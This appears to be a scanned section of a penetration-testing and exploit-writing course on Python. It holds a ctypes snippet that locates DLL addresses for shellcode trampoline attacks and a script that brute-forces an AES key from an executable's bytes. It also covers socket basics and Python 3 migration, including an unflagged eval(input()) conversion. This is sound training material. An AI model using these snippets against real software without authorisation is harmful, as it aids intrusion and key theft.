The first example demonstrates a common tool requirement to accept a fixed number of command-line arguments from the user. Command-line arguments in Python are contained in the argv list in the sys namespace (e.g. sys.argv). The first element of the list (argv[0]) is the name of the script itself; subsequent list elements represent each of the additional command-line parameters.

In the first example, we check the length of the sys.argv variable. The tool requires three arguments so the length of sys.argv must be 4 (three arguments plus the first element of the list representing the script name). If the length of the argv list is not 4, then we print help information and exit.

In the use of this script, we can see that running the script with no arguments (the 1st example) or too few arguments (the 2nd example) causes the help line to display. When three arguments are specified, the tool does not print the help and exist, continuing program execution. Note that a command-line argument of a string with spaces enclosed in quotes is treated as one argument (e.g. "Hello, World"). When more than 3 command-line arguments are specified, the tool rejects the input and displays the help message.

This technique works well for a limited number of fixed order arguments, but sometimes your tool may require a variable number of arguments. The 2nd script example on this slide shows the use of a for loop iterates the command-line argument list. Since we do not want to process the script name as an argument, the for loop iterates over the sys.argv[1:] portion of the list, starting with the first element until the end of the list. The example below shows sample output from this tool:


```
C:\dev>python cmdex2.py one two 1 3.1337
Processing argument one
Processing argument two
Processing argument 1
Processing argument 3.1337
```

Globbing is a shell function on Linux/Unix systems. When the user specifies a wildcard in the tool, the shell expands (or globs) the matching list of files before passing them as command-line arguments. A for loop as shown in the 2nd example is perfect on a platform that performs globbing, since the tool will receive each of the globbed filenames as an individual command-line parameter.

Note that Windows does not perform globbing; if a user specifies "*.dll" on Windows, the string "*.dll" is passed as a command-line argument. Instead, we can use the glob namespace glob method (e.g. glob.glob()) to get similar functionality on Windows systems, giving end-users similar functionality on Windows or Linux systems:

```
>>> import glob
>>> print glob.glob("*.py")
['cmdex1.py', 'cmdex2.py', 'dll.py', 'fuzzable-ftp.py', 'ivcoltest.py', 'pls.py', 'wimax-
scanner.py']
```

Note that the glob.glob() method takes a string as the input; glob.glob() cannot take a list as an input. Therefore, you would specify "glob.glob([sys.argv[1])", but not "glob.glob(sys.argv)".



Useful Snippets - ctypes

```
# Courtesy of Steve Sims
from ctypes import *
import sys
import string

kernel32 = windll.kernel32

if len(sys.argv)!=2:
        print "Usage: dll.py <DLL to resolve>"
        sys.exit(0)

windll.LoadLibrary(sys.argv[1])
loadAddr = kernel32.GetModuleHandleA(sys.argv[1])
print "\n"+string.upper(sys.argv[1])
print hex(loadAddr) + " Load Address"
print hex(loadAddr + 0x1000) + " Text Segment"
```

ctypes allows us to call any Windows API functions from within Python.


This script identifies the load address of a DLL when searching for a trampoline address within a given page offset.

```
C:\dev>python dll.py c:\windows\system32\NAPCRYPT.DLL

C:\WINDOWS\SYSTEM32\NAPCRYPT.DLL
0x73850000 Load Address
0x73851000 Text Segment
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Useful Snippets - ctypes

The script on this slide, contributed by Steve Sims, demonstrates the use of the ctypes module. The ctypes module allows us to load Windows DLL files as libraries (`windll.LoadLibrary(DLLname)`). After loading the named library, the script calls the Windows GetModuleHandleA() function to identify the DLL load address and text segment, both of which are useful when searching for a DLL within a memory page offset for shellcode trampoline attacks.



Useful Snippets - sockets

TCP client, send and recv

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("www.sans.org", 80)) # host and port in a () tuple
s.send('GET / HTTP/1.1\r\nHost: www.sans.org\r\n\r\n')
data = s.recv(1024)
s.close()
print data
```


UDP client, send and recvfrom

```
# cat ntpping.py
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.connect(("time.apple.com", 123))
s.send('\xe3' + "\x00"*47)  # Empty NTPv4 client request message
(resp, src) = s.recvfrom(8) # returns a () tuple with remote IP
for i in xrange(0,len(resp)):
        print "0x%02x"%ord(resp[i]),
print
# python ntpping.py
0x24 0x02 0x00 0xef 0x00 0x00 0x01 0x4f
```

Useful Snippets - sockets

Sockets are a concept often used in networking where we want to send or receive data over a network port using TCP or UDP. The first example on this slide creates a TCP socket of type SOCK_STREAM (TCP), then uses the socket to connect to www.sans.org:80 before sending and receiving data.

The second example is similar, this time creating a UDP socket on the NTP port (UDP/123) to time.apple.com. A minimal NTP client packet is sent to the server, soliciting a response as shown.



Useful Snippets - Crypto

```
from Crypto.Cipher import AES
ciphertext =
"\x9c\xe8\x4d\x0f\x87\xcb\xa4\x8e\xc1\x01\xf7\x34\x02\x4a\xfd\x1b\xe9\x
cd\x7d\x36\xef\xf3\x5d\x47\xa6\xa8\xda\x04\x6a\x73\x12\x65"

fh = open("tmcom.exe", "r")
keyspace = fh.read()
keyspacelen = len(keyspace)

for offset in range(0,keyspacelen-15):
    e = AES.new(keyspace[offset:offset+16], AES.MODE_CBC, "\x00"*16)
    p = e.decrypt(ciphertext)
    try:
        p.decode('utf8')
    except UnicodeDecodeError:
        continue
    print "%i guesses, plaintext:\n%s" % (offset+1, p)
```

Search through a file to identify the encryption key used by an application; keep decrypting until the plaintext content is printable.

```
# ls -l tmcom.exe
-rwxr--r-- 1 root root 487565 2013-07-18 13:42 tmcom.exe
# python keyfind.py
454129 guesses, plaintext:
{ "ntok:" { "token": "nOhND4fLpI=" }, }
```

Useful Snippets - Crypto


Python has many third-party and built-in modules to enhance and simplify tasks. For example, the PyCrypto module by Dwayne C. Litzenberger (https://www.dlitz.net/software/pycrypto/) allows you to use several cryptographic routines in various modes of operation without significant complexity.

For example, this author was recently engaged in a penetration test to evaluate a third-product product that used AES-128 bit encryption in CBC mode to protect the confidentiality of network traffic from a server component to a networked control system appliance. With access to the network, it was possible to identify the content of encrypted packets, as shown in the "ciphertext" variable on this page.

Through available documentation and the observation of network traffic, my team determined that the system was using a weak Initialization Vector (IV) when encrypting data (through guesswork, we identified the IV as all zeros). What we did not know was the key used to encrypt traffic.

With access to the software from the server, we wrote a quick Python script (shown on this page) to search through various software executables, using each 16-byte value in the EXE file as a potential key.

In the example on this page, we read the target executable into a string element "keyspace", and calculate the length of the data. For each 16-byte value (starting at bytes 0-15, then 1-16, etc.), we used the PyCrypto module to decrypt the ciphertext repeatedly. For this exercise, it was possible to identify successfully decrypted data by identifying the presence of a properly-decoded plaintext string (UTF8), but an alternative could be to write all decrypted content to unique files, differentiating properly decrypted data by performing entropy analysis on the decrypted data.


Fixing Code

- Early documentation in code is valuable later
- Judicious use of "print var" statements for troubleshooting
- Read exception output carefully
  - Many problems solved at the prior line
- Limit exception handlers to just the exceptions you expect
- In general, avoid being clever in code
  - Troubleshooting is twice as hard as coding


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Fixing Code

A lot of developers who are just getting started become frustrated with syntax or logic errors in code that are difficult to solve. Some of these issues become easier to solve after you gain more experience in fixing errors, though even the best developers can relate to stories of elusive programmatic bugs that live on for long periods of time.

A few recommendations to help out in minimizing the frustration associated with fixing buggy code:

- Documenting your code up-front will save you a lot of time when you have to review and change it months later.
- When troubleshooting logic errors, judiciously use the "print" statement to review the value of variables or just to watch the script execution. Consider writing a debug_print() function that works like the print function except that it only runs when a debug flag is set, or even writes the logging output to a file.
- Read exception output carefully: Python exceptions aren't the prettiest troubleshooting tool, but they often provide enough information to fix a problem when read carefully. When troubleshooting syntax errors, the prior line is often a common culprit.
- Limit exception handlers to handle exceptions that you anticipate. Catch-all exception handlers (e.g. "except:") can be very problematic to troubleshoot when it is handling an exception your don't recognize or understand.
- In general, avoid being clever in code, instead favoring readability and simplicity. An early mentor of this author told me that "troubleshooting code is twice as hard as writing code, so you should only code to ½ of your ability."



Python 3

- Revised language fixing many inconsistencies in Python 2.x
  - Better handling of Unicode characters; new byte array type
  - Accommodates character sets beyond those used in the English language
  - Resolves many issues that trip up beginning programmers
- Many platforms do not ship with Python3 interpreter
- Back-porting of Python 3 features gives developers a reason not to switch

Python 3

```
>>> '深入 Python'[0]
'深'
>>> é = "Intl Support"
>>> 5/2
2.5
```

Python 2.7

```
>>> '深入 Python'[0]
'\xe6'
>>> é = "Intl Support"
  File "<stdin>", line 1
    é = "Intl Support"
    ^
SyntaxError: invalid syntax
>>> 5/2
2
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


Python 3

Python 3 is the not-backward-compliant revision to the Python programming language designed specifically to correct shortcomings in Python that make Python less graceful or awkward for programmers. Python 3 introduces several new features, including improved handling of Unicode content, the introduction of the byte array type, support for character sets beyond those used in the English language, and resolves many rudimentary issues that trip up beginning Python programmers.

On this page we have sample Python code, interpreted by Python 3 and Python 2.7. In the first example, the Python 3 interpreter gracefully handles a Chinese string, slicing the first byte of the string as would reasonably be predicted. In the 2nd statement, we use the character `"é"` as a variable name. Finally, basic division returns a float.

In the 2nd example using the Python 2.7 interpreter, the examples are not so rosy. The string slicing for `'深入 Python'` returns `"\xe6"` instead of the first character which is the upper half of the Unicode equivalent for `"深"`. The non-English language character `"é"` cannot be used for a variable name, and `5%2` is `"2"`.

While Python 3 solves common problems and better supports an international community, it is still not as widely adopted as Python 2.x. Many platforms do not ship with a Python 3 interpreter for example (including popular Linux distributions, and Mac OS X), making Python 2.7 a better choice for programmers who want to reach a wider audience without additional dependency requirements. Further, several of Python 3's popular features have been back-ported to Python 2.7, which further gives developers a reason not to make the transition to Python 3.



Transitioning to Python 3

- Python 3 is the future of the language
  - Smart choice for new projects
  - Must also be able to read and understand 2.7 code for the foreseeable future
- For pen testing, learning Python 2.7, then apply Python 3 techniques for new projects

Python 3 Transition Process	Step 1: Run your code with the "-3" argument. This will raise DeprecationWarning for any code that cannot be translated to Python 3. Manually fix these problems. Step 2: Examine conversion changes with 2to3: "2to3 script.py" Step 3: Apply 2to3 changes: "2to3 -w script.py" Step 4: Testing

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Transitioning to Python 3

If you are working on new Python projects where you can expect users to install a Python 3 interpreter, then you might consider writing code for Python 3. New development for the Python platform is targeting Python 3, and the Python developers indicate that the last major release of the Python 2.x branch has been Python 2.7 (e.g. there will not be a Python 2.8 release).


It's reasonable to ask "Why learn Python 2.7 at all?" In the field of penetration testing, Python 2.7 is the primary development target for many analysts. If you only learn Python 3, then editing Python 2.7 code will be difficult, with lots of small differences making significant changes in how a program operates. Since Python 2.7 is still the primary development platform used in the industry that this course focuses on, the authors decided we should focus on the Python 2.7 platform.

Still, it can be beneficial to learn Python 3 as well, for understanding code written to that platform, and to better support the future Python 3 transition.

If you want to transition code from Python 2.7 to Python 3, there is a simple 4-step process to apply:

1. Run your code with the "python -3" flag. This will raise DeprecationWarning warnings anytime code is seen by the interpreter that cannot be transitioned automatically to a Python 3 syntax.
2. Use the Python 2to3 tool to identify changes to your code to make it compatible with Python 3. Run with just the source filename, 2to3 will display changes to the source in a unified diff format for you to review.
3. To apply the changes suggested by 2to3, run the tool with the "-w" argument.
4. Finally, test the transitioned code, using the Python 3 interpreter, and any legacy Python interpreters you plan to continue supporting.

Alternatively, if you have existing Python 2.7 code and want to support the transition to Python 3



Transition Example

```
$ cat factorial.py
users = {'josh':'Joshua Wright','steve':'Stephen Sims'}
username=raw_input("Enter your username: ")
if users.has_key(username):
    number = input("Enter a non-negative integer for factorial: ")
    product = 1
    for i in range(number):
        product = product * (i+1)
    print product
$ python2.7 -3 factorial.py
Enter your username: josh
factorial.py:4: DeprecationWarning: dict.has_key() not supported in 3.x;
use the in operator
  if users.has_key(username):
Enter a non-negative integer for factorial: 4
24
$ 2to3 factorial.py
$ 2to3 -w factorial.py
$ python3 factorial.py
Enter your username: josh
Enter a non-negative integer for factorial: 4
24
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Transition Example

The example on this page shows a simple Python script called "factorial.py" (adapted from the code shown in the video by Khan Academy at https://www.youtube.com/watch?v=WT-gS-8p7KA) performs two primary functions. First, it asks for the username, and makes sure the username is one of the users listed in the `user's` dictionary. Next, it asks for a non-negative number and uses the value to calculate the factorial. This code was written to target the Python 2.x platform; attempting to run it with a Python 3 interpreter generates a syntax error:

```
$ python3 factorial.py
  File "factorial.py", line 8
    print product
                ^
SyntaxError: invalid syntax
```

To transition this code to Python 3, first run the code with the Python 2.7 interpreter, adding the "-3" argument as shown. Since the code uses the has_key() method on a dictionary object (which is not supported in Python 3), the interpreter raises a warning during execution. Fix any DeprecationWarning warnings prior to transitioning the code to Python 3.

Next, we can use the 2to3 utility to examine the suggested changes to convert the code to a Python 3 base. The output is omitted from this page for space, but will suggest several changes including a unified diff, as shown below:

```
$ 2to3 factorial.py
RefactoringTool: Skipping implicit fixer: buffer
RefactoringTool: Skipping implicit fixer: idioms
RefactoringTool: Skipping implicit fixer: set_literal
```


```
RefactoringTool: Skipping implicit fixer: ws_comma
RefactoringTool: Refactored factorial.py
--- factorial.py        (original)
+++ factorial.py        (refactored)
@@ -1,8 +1,8 @@
 users = {'josh':'Joshua Wright','steve':'Stephen Sims'}
-username=raw_input("Enter your username: ")
-if users.has_key(username):
-    number = input("Enter a non-negative integer for factorial: ")
+username=input("Enter your username: ")
+if username in users:
+    number = eval(input("Enter a non-negative integer for factorial: "))
     product = 1
     for i in range(number):
         product = product * (i+1)
-    print product
+    print(product)
RefactoringTool: Files that need to be modified:
RefactoringTool: factorial.py
```

The 2to3 utility will make the changes for us automatically when run with the "-w" argument.:

```
$ 2to3 -w factorial.py
RefactoringTool: Skipping implicit fixer: buffer
RefactoringTool: Skipping implicit fixer: idioms
RefactoringTool: Skipping implicit fixer: set_literal
RefactoringTool: Skipping implicit fixer: ws_comma
